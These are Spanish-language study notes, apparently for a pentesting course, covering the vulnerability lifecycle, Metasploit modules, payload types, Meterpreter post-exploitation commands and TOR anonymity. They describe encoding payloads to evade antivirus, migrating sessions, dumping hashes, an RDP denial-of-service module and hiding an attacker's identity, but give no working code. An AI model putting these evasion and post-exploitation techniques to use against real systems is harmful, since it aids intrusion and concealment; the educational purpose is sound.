Es el framework más común usado en seguridad informática para tareas de creación o ejecucion de exploits

1. Vulnerabilidades

Tipos de vulnerabilidades

- Des software
 - o inyeccion SQL
 - o XSS
 - Buffer overflow
- De hardware
- Red de comuicaciones

Nacimineto

Defectos privinientes de la creación del producto por parte del desarrollador

Descubrimiento

Momento en el que un descubridor se percata de la existencia de dicha vulnerabilidad

Comunicación

El descubridor revela la vulnerabilidad

Correción

El desarrolador del producto analiza la vulnerabilidad y lo corrige con un nuevo parche o version

Publicación

La vulnerabilidad se da a conocer de forma extendida

Automatización de la explotación

Creación de una herramienta para explotar la vulnerabilidad. Conocido como "Exploit"

Muerte

Número de sistemas vulnerables es insignificante. Herramienta retirada, parche para solucionar la vulnerabilidad

2. Introduccion a Metasploit

Framework mas usado por profesionales de seguridad para creación y ejecución de exploits.

- Gran comunidad
- Tareas automatizadasen descubrimiento y explotación
- subdividido en componentes y modulos

Pentester

- Identificar y obtener informacion
- ¿Existen vulnerabilidades en dichos servicios?

Dos tipos de Pentesting:

- Solo descubrimiento de vulnerabilidades
- Con ejecución de exploits aprovechando las vulnerabilidades encontradas

Potencial de Metasploit

- Posibilidad de que los usuarios creen sus propios exploits, payloads o encoders.
- Útil para desarroladores, pentesters y sysadmins
- Puede usar herramientas de terceros como Nmap o Nessus
- Integrado en Kali
- +10.000 exploit y herramientas auxiliares

3. Herramientas auxiliares y módulos

Herramientas auxiliares

- **Msfpayload**: Gestión de shellcodes, desde su creación, ejecución y consulta
- Msfencode: Para evadir sistemas antimalware o IDS/IPS intentando dificultar que estos detecten la ejecucion del payload
- Msfvenom: Integra en una unica trea las ventajas de msfpayload y msfencode

Módulos

- Auxiliary: Herramientas a usa en una prueba de intrusión
- **Encoders**: Herramientas para ofuscar el código de las shellcodes, para evadir los sistemas antivirus y que no descubran el payload
- **Exploits**: El más importante por tener todos los exploits publicados en el framework, listos para configurarlos y ejecutarlos
- **Payloads**: Dispone de todos los payloads disponibles en el framework organizados por tipos, sistemas operativos y tecnologías

Primeros pasos MSF

1. Comandos básicos

Consola de metasploit a traves de msfconsole

Back, Background, Check, Exploit, Info, Help, Route, Run, Save, Search, Sessions, Set & Setg, Show, Unset & Unsetg, Use

POST EXPLOTACIÓN

1. <u>Tipos de payloads</u>

- **Single**: Payloads independientes y autonomos. Usados para ejecutar una tarea concreta y especifica
- Stagers: su mision es establecer la conexión con la victima, suelen ocupar poco espacio en memoria y suelen encargarse de descargarlos payloads tipo staged
- **Staged**: Descargados y ejecutados por los stagers, ocupan mas memoria pues ejecutan tareas mas complejas. Por ejemplo meterpreter.

2. Módulos auxiliares

- Módulos sin necesidad de interacción por parte del usuario u organicación:
 - Exploits capaces de obtener una shell
 - Provocar una DoS en una maquina
- Ejemplo DoS (pantallazo azul) en el servicio RDP de Microsoft con código MS12_020

3. Comandos básicos meterpreter

- Payload más completo de Metasploit
- Línea de comandos con comandos exclusivos de meterpreter
- Migrar meterpreter a otro proceso mas estable para evitar perder la sesión

Core commands

Scripts útiles en scripts/meterpreter

Bgrun

Corre los comandos en segundo plano

Bglist

Lista tareas en segundo plano

Bgkill

Mata las tareas en segundo plano

Background

Se deja la sesión meterpreter en segundo plano volviendo a la consola metasploit

Migrate

Migra el proceso a otro más estable

4. Scripts en meterpreter

Algunos de los scripts hacen funciones similares a otros comandos disponibles

Ejemplo: WINENUM

Gran cantidad de tareas: Listado de programas instalados, volcado de hashes, obtener información de sus redes

ANONIMATO

Es imprescindible para un atacqute que no quiere ser cazado por sus actos ilegales.

1. Introducción

El anonimato no es tenido en cuenta siempre:

- novatos o script-kiddies
- Poderosos scripts contra objetivos
- No esconden su identidad
- Identificados por su dirección IP pública

¿Recursos?

Redes de anonimato (The Onion Router)

- **TOR**: Red compuesta por routers que ocultan la dirección IP origen del usuario
- Usada por atacantes y usuarios que desean ocultar su identidad

2. TOR

Multiplataforma: Windows, Mac, Linux

